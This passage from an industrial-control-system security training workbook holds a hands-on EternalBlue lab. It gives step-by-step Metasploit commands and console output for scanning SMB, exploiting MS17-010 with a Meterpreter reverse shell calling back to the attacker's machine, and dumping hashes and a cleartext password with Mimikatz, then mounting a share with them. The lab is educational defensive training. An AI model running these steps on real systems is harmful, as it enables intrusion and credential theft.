- The Operator Workstation, which would commonly be an Engineer Workstation, is hosted within and owned by operations. As obvious as this may seem, many ICS environments do not run the same security logging tools, if any, as the corporate network. Additionally, time synchronization is paramount for integrity of this analysis. A collection solution must support the integrity of the IT/OT boundary protections.

16. Close the Remote Session.

Questions

1. Is the authentication based on the user and password only?

_____
_____
_____

2. Why are the host file entries required?

_____
_____
_____

3. Would it be better to utilize PKI infrastructure?

_____
_____
_____

Exercise Takeaways

The intent of a secured remote access session is to gain access and control of a trusted asset from an untrusted network to provide a service or support to operations in a fast, efficient, cost-effective, and secure manner

A recommended remote access design utilizing a proxy-based Jump Hosts provides a defined separation between protocol and services between the untrusted network and the trusted network. This separation allows secured session establishment to the trusted network but prevent ICS protocols or tools to be used outside of the environment or on the Jump Host directly. This separation allows more frequent patching and updating of the proxy-based jump host while leaving the ICS network to operate at a lower patch level.

From a Jump Host architecture into an ICS environment, it is very common to utilize Microsoft's Remote Desktop Gateway service to gain remote access from an untrusted network to a trusted network.

Microsoft Remote Desktop Gateway

Pros

- Readily available – simply add the role to a Microsoft server

- Ability to authenticate user and device
- Ability to specify user and computer level authorization

Cons

- Device authentication less prevalent with third-party devices
- Certificate management process or a PKI infrastructure required

Lab 3.4 -- SMB Attack

Background

Total Lab Time: 30 minutes

In this lab, you will be exploiting a vulnerability, called **EternalBlue,** in Microsoft's implementation of the Server Message Block (SMB) protocol.

EternalBlue was:

- Allegedly developed by the U.S. National Security Agency (NSA)
- Leaked by Shadow Brokers hacking group in 2017
- Used in WannaCry and NotPetya malware
- Security Bulletin MS17-010 (aka EternalBlue)

Tools Used:

- **Kali Linux** is an open-source penetration testing platform/distro that is maintained, and funded by Offensive Security
- **Metasploit** is an open-source project that provide the infrastructure, content, and tools to perform penetration tests and extensive security auditing
- **Nmap** ("Network Mapper") is a free and open-source utility for network discovery and security auditing
- **Mimikatz** can extract plaintexts passwords, hashes, PIN codes, and Kerberos tickets from memory
    - Mimikatz can also perform pass-the-hash, pass-the-ticket, or build Golden tickets

Objectives


- Discover vulnerable SMB file shares
- Exploit SMB vulnerability
- Dump cleartext credentials

Task 1 -- Scan for SMB file shares

1. Open the Kali Linux VM

   Username: **root**
   Password: **toor**

2. Open a Terminal window by right clicking the Terminal icon and selecting "`New Window`".



3. Start the Metasploit penetration testing framework. Type the following command in the terminal and press the Enter key.


```
msfconsole
```

Ref: https://www.metasploit.com/


4. Use the discovery scanner in Metasploit to look for exposed services on TCP Port 445 on a known asset in the IDMZ network. Type the following command in Metasploit to perform a Nmap scan against your assigned server and press the Enter key.

```
db_nmap -n -sT -p 445 --open 172.30.2.AAB
```

```
Where:    AA    =    Pod#       =    1 - 15
          B     =    Student#   =    1 - 2

Examples:
          Pod1 / Student 1
          db_nmap -n -sT -p 445 --open 172.30.2.11

          Pod12 / Student 2
          db_nmap -n -sT -p 445 --open 172.30.2.122
```



5. List the results of the discovery scan. Type **services** in Metasploit and press the Enter key.



Task 2 -- Scan for vulnerable SMB file shares

1. Search the Metasploit framework for available EternalBlue vulnerability scanner modules. Type the following command in the terminal and press the Enter key.

```
search eternalblue
```

```
msf5 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   Yes    MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   Yes    MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Code Execution


msf5 >
```

2. Load a scanner module to examine the service behind the open TCP 445 port for EternalBlue vulnerabilities. Type the following command in the terminal and press the Enter key.

```
use auxiliary/scanner/smb/smb_ms17_010
```

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

3. Display the specific module options. Type the following command in the terminal and press the Enter key.

```
show options
```

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                  Required  Description
   ----         ---------------                                                  --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vulnerable
 hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vulnerable
 hosts
   CHECK_PIPE   false                                                          no        Check for named pipe on vulnerable h
osts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                      yes       The target address range or CIDR ide
ntifier
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for authen
tication
   SMBPass                                                                     no        The password for the specified usern
ame
   SMBUser                                                                     no        The username to authenticate as
   THREADS      1                                                              yes       The number of concurrent threads

msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

4. Configure the module with a victim host IP address. Type the following command in the terminal and press the Enter key.

```
set RHOSTS 172.30.2.AAB
```

```
Where:    AA    =    Pod#       =    1 - 15
          B     =    Student#   =    1 - 2

Examples:
          Pod1 / Student 1
          set RHOSTS 172.30.2.11

          Pod12 / Student 2
          set RHOSTS 172.30.2.122
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 172.30.2.10
RHOSTS => 172.30.2.10
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

5. Leave the remaining options as default and start the scanner. Type the following command in the terminal and press the `Enter` key.

```
run
```

6. Note whether the system is vulnerable to EternalBlue.

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 172.30.2.10
RHOSTS => 172.30.2.10
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 172.30.2.10:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (
64-bit)
[*] 172.30.2.10:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Task 3 -- Exploit SMB vulnerability

1. Search the Metasploit framework for available EternalBlue exploit modules. Type the following command in the terminal and press the `Enter` key.

```
search eternalblue
```

```
msf5 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   Yes    MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   Yes    MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB Remot
e Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/Eterna
lSynergy/EternalChampion SMB Remote Windows Code Execution


msf5 >
```

2. Load an EternalBlue exploit module. Type the following command in the terminal and press the Enter key.

```
use exploit/windows/smb/ms17_010_eternalblue
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

3. Display the specific module options. Type the following command in the terminal and press the Enter key.

```
show options
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

4. Configure the module with a victim host IP address. Type the following command in the terminal and press the Enter key.

```
set RHOSTS 172.30.2.AAB
```

```
Where:    AA    =    Pod#        =    1 - 15
          B     =    Student#    =    1 - 2

Examples:
          Pod1 / Student 1
          set RHOSTS 172.30.2.11

          Pod12 / Student 2
          set RHOSTS 172.30.2.122
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.30.2.11
RHOSTS => 172.30.2.11
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

5. Display the specific available payloads for the exploit. Type the following command in the terminal and press the `Enter` key.

```
show payloads
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   generic/custom                                                 normal  No     Custom Payload
   1   generic/shell_bind_tcp                                         normal  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                      normal  No     Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                               normal  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                        normal  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                         normal  No     Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                          normal  No     Windows Meterpreter (Reflective Injection x
64), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                     normal  No     Windows Meterpreter (Reflective Injection x
64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe                        normal  No     Windows Meterpreter (Reflective Injection x
64), Windows x64 Bind Named Pipe Stager
   9   windows/x64/meterpreter/bind_tcp                               normal  No     Windows Meterpreter (Reflective Injection x
64), Windows x64 Bind TCP Stager
   10  windows/x64/meterpreter/bind_tcp_rc4                           normal  No     Windows Meterpreter (Reflective Injection x
64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   11  windows/x64/meterpreter/bind_tcp_uuid                          normal  No     Windows Meterpreter (Reflective Injection x
64), Bind TCP Stager with UUID Support (Windows x64)
   12  windows/x64/meterpreter/reverse_http                           normal  No     Windows Meterpreter (Reflective Injection x
64), Windows x64 Reverse HTTP Stager (wininet)
   13  windows/x64/meterpreter/reverse_https                          normal  No     Windows Meterpreter (Reflective Injection x
64), Windows x64 Reverse HTTP Stager (wininet)
   14  windows/x64/meterpreter/reverse_named_pipe                     normal  No     Windows Meterpreter (Reflective Injection x
64), Windows x64 Reverse Named Pipe (SMB) Stager
   15  windows/x64/meterpreter/reverse_tcp                            normal  No     Windows Meterpreter (Reflective Injection x
64), Windows x64 Reverse TCP Stager
```

6. Meterpreter is a "dynamically extensible in-memory payload". Type the following command in the terminal and press the `Enter` key to set the Meterpreter reverse shell as the payload module.


```
set payload windows/x64/meterpreter/reverse_tcp
```

Ref: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```


7. Review the currently configured module options. Type the following command in Metasploit and press the `Enter` key.

```
show options
```



8. The reverse shell requires a host IP and listening port number of an attack-controlled computer for the payload to connect to on success of the exploit. Identify the IP address of your Kali Linux VM. Type the following command and press enter. (Note: your hostname will be different then shown in the image.)


```
hostname -I
```



9. Configure the module to use your local Kali Linux VM. Type the following command in the terminal and press the `Enter` key.

```
set LHOST 172.16.xxx.xxx
```

Where **172.16.xxx.xxx** = IP Address of Your Kali Linux VM



10. Review the configured module options to ensure the configurations are set properly. Type the following command in the terminal and press the `Enter` key.

```
show options
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         172.30.2.11      yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.1.103     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

11. Take note of the configured listening port (LPORT). This is the default listening port on the Kali Linux VM used by the reverse shell payload.

12. Run the configured EternalBlue exploit against the vulnerable service listening on the open TCP port 445 within the known IDMZ network. Type the following command in the terminal and press the `Enter` key.

```
run
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 172.16.1.103:4444
[+] 172.30.2.11:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64
 (64-bit)
[*] 172.30.2.11:445 - Connecting to target for exploitation.
[+] 172.30.2.11:445 - Connection established for exploitation.
[+] 172.30.2.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.30.2.11:445 - CORE raw buffer dump (51 bytes)
[*] 172.30.2.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 172.30.2.11:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 172.30.2.11:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 172.30.2.11:445 - 0x00000030  6b 20 31                                         k 1
[+] 172.30.2.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.30.2.11:445 - Trying exploit with 12 Groom Allocations.
[*] 172.30.2.11:445 - Sending all but last fragment of exploit packet
[*] 172.30.2.11:445 - Starting non-paged pool grooming
[+] 172.30.2.11:445 - Sending SMBv2 buffers
[+] 172.30.2.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.30.2.11:445 - Sending final SMBv2 buffers.
[*] 172.30.2.11:445 - Sending last fragment of exploit packet!
[*] 172.30.2.11:445 - Receiving response from exploit packet
[+] 172.30.2.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.30.2.11:445 - Sending egg to corrupted connection.
[*] 172.30.2.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 172.30.2.11
[*] Meterpreter session 1 opened (172.16.1.103:4444 -> 172.30.2.11:49157) at 2022-02-27 10:52:49 -0600
[+] 172.30.2.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.30.2.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.30.2.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

On execution, Metasploit first sets up a reverse shell handler listening on port 4444 on the attacker's computer. It scans the victim host for the likelihood of being vulnerable to the EternalBlue exploit. It than attempts to run the EternalBlue exploit against the victim host. On success, the payload, meterpreter, is dropped into memory of the victim host which then calls home (reverse shell) to Metasploit, over port 4444, on the attacker computer (Kali Linux VM).

13. Identify what account the Meterpreter session is using on the victim machine. Type the following command in the terminal and press the `Enter` key.

```
getuid
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Note which account on the victim host is running the Meterpreter session.

> **Note**
>
> Running the exploit multiple times may destabilize the system. If having difficulty please ask the instructor, they may need to reboot the target server.

Task 4 -- Dump cleartext credentials

1. Meterpreter has capable of loading additional modules onto the victim host. Mimikatz is a post-exploitation tool bundled with useful tasks mostly used for stealing credentials from a victim host. Load the Mimikatz module. Type the following command in the terminal and press the `Enter` key to load mimikatz.

```
load mimikatz
```

```
meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 2008 R2 (Build 7601, Service Pack 1).). Did you mean t
o 'load kiwi' instead?
Success.
meterpreter >
```

2. Type the following command in the terminal and press the Enter key to list the various Mimikatz commands.

```
help mimikatz
```

```
meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds.
    livessp           Attempt to retrieve livessp creds.
    mimikatz_command  Run a custom command.
    msv               Attempt to retrieve msv creds (hashes).
    ssp               Attempt to retrieve ssp creds.
    tspkg             Attempt to retrieve tspkg creds.
    wdigest           Attempt to retrieve wdigest creds.


meterpreter >
```

3. Type the following command in the terminal and press the Enter key to retrieve password hashes from the victim host.

```
msv
```

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID     Package    Domain        User           Password
------     -------    ------        ----           --------
0;1967242  NTLM       FILESERVER    engineer       lm{ fdf27417bbaa0714c2a20cae7226e17d }, ntlm{ 11cb0b099318fa53c72fc6e19cf2a
915 }
0;1967218  NTLM       FILESERVER    engineer       lm{ fdf27417bbaa0714c2a20cae7226e17d }, ntlm{ 11cb0b099318fa53c72fc6e19cf2a
915 }
0;996      Negotiate  WORKGROUP     FILESERVER$    n.s. (Credentials KO)
0;40320    NTLM                                    n.s. (Credentials KO)
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE  n.s. (Credentials KO)
0;999      NTLM       WORKGROUP     FILESERVER$    n.s. (Credentials KO)

meterpreter >
```

4. Note that the LM and NTLM hashes are displayed. Retrieve Kerberos credentials of those accounts in clear text. Type the following command in the terminal and press the Enter key.

```
kerberos
```

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain        User           Password
------     -------    ------        ----           --------
0;996      Negotiate  WORKGROUP     FILESERVER$
0;40320    NTLM
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;999      NTLM       WORKGROUP     FILESERVER$
0;1967242  NTLM       FILESERVER    engineer       Roast3r#
0;1967218  NTLM       FILESERVER    engineer       Roast3r#

meterpreter >
```

5. Write down the username and password and back out of the victim host.

6. Type the following command in the terminal and press the `Enter` key to exit meterpreter.

```
exit
```

7. Type the following command in the terminal and press the `Enter` key to exit Metasploit.

```
exit
```

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.30.2.10 - Meterpreter session 3 closed.  Reason: User exit
msf5 exploit(windows/smb/ms17_010_eternalblue) > exit
root@kali:~#
```

8. Type the following command in the terminal and press the `Enter` key to change the working directory.

```
cd /mnt
```

```
root@kali:~# cd /mnt
root@kali:/mnt#
```

9. Type the following command in the terminal and press the `Enter` key to find SMB shares.

```
smbmap -u engineer -p Roast3r# -H 172.30.2.AAB
```

Where AAB:

AAB is based on your Pod and Student number derived from the method below.

AA = Pod# = 1-15
B = Student# = 1-2

Example

Pod 1 / Student 1 = smbmap -u engineer -p Roast3r# -H 172.30.2.11
Pod 12 / Student 2 = smbmap -u engineer -p Roast3r# -H 172.30.2.122

10. Note that the SMB share "Share" allows reading and writing. Type the following command in the terminal and press the `Enter` key to make a directory called "share".

```
mkdir share
```

11. Type the following command in the terminal and press the `Enter` key to mount the remote SMB share. Use the password discovered earlier `Roast3r#` when prompted.

```
mount -t cifs //172.30.2.AAB/Share /mnt/share -o username=engineer
```

Where AAB:

AAB is based on your Pod and Student number derived from the method below.

AA = Pod# = 1-15
B = Student# = 1-2

Example

Pod 1 / Student 1 = mount -t cifs //172.30.2.11/Share /mnt/share -o username=engineer
Pod 12 / Student 2 = mount -t cifs //172.30.2.122/Share /mnt/share -o username=engineer

12. Type the following command in the terminal and press the `Enter` key to change the directory to the mounted share.

```
cd share
```

13. Type the following command in the terminal and press the `Enter` key to list the contents of the directory.

```
ls
```

```
root@ICS612-Kali:/mnt# mount -t cifs //172.30.2.5/Share /mnt/share -o username=engineer
Password for engineer@//172.30.2.5/Share:  ********
root@ICS612-Kali:/mnt# cd share/
root@ICS612-Kali:/mnt/share# ls
 2711PC-UM001A-EN-P.pdf             FTViewMEUserENU.pdf                    pa-220-quick-start-guide.pdf
 Adobe_11.0.09                      FTViewSEInstallENU.pdf                 PodABLogix
 BGInfo                             FTViewSEUserENU.pdf                    RawPod2.ACD
'dotNET 3.5 SP1 installation.htm'   ICS612Pod07.apa                        s2500-universalk9-mz.SPA.1.7.0.bin
 Firmware                          'KEPServer Enterprise Release Notes.txt' Useless01.ckp
 FlexNET_UsersGuide_11_7.pdf        L2networkingTN.pdf
 FTViewMEInstallENU.pdf             pa-220-hardware-reference.pdf
root@ICS612-Kali:/mnt/share#
```

Note

The SMB share on the server is full of information that would be interesting/useful to an attacker.

Questions

1. What account is SMB using? Why is that important?

   _____
   _____
   _____

2. The payload used was a reverse TCP Meterpreter shell. How could you prevent this reverse connection?

   _____
   _____
   _____

3. How is mimikatz able to dump cleartext credentials?

   _____
   _____
   _____

Exercise Takeaways

It is important to understand the process that adversaries will follow to understand an environment enough so they can leverage it, then use the environment to build an operational understanding from within. In the initial effort to understand the environment enough, very common tools will be used as well as exploits targeting known vulnerabilities. Scanning an environment and discovering systems with TCP Port 445 (i.e. SMB) open, could be interesting to an adversary as they may then interact with the discovered systems to see if any are vulnerable to a known SMB exploit like the EternalBlue vulnerability. Identifying any systems actively communicating on TCP Port 445 and vulnerable to EternalBlue, can then be exploited further to run additional tools like Mimikatz to dump cleartext credentials. Having access and credentials can then enable the next stage of the attack

Lab 3.5 -- RDP Pivot Attack

Background

Total Lab Time: 15 minutes

Tools Used:


- **Kali Linux** - Kali Linux is an open-source penetrating testing platform/distro that is maintained and funded by Offensive Security
- **rdesktop** - rdesktop is an open-source UNIX client for connecting to Windows Remote Desktop Services, capable of natively speaking Remote Desktop Protocol (RDP) in order to present the user's Windows desktop
- **netsh** - Netsh is a command-line scripting utility that allows you to display or modify the network configuration of a computer that is currently running.


Objectives

- Connect to the DMZ Jump Box using the Remote Desktop Protocol (RDP)
- Authenticate with stolen credentials from previous exercise
- Route network traffic through the DMZ Jump Box into the Plant environment

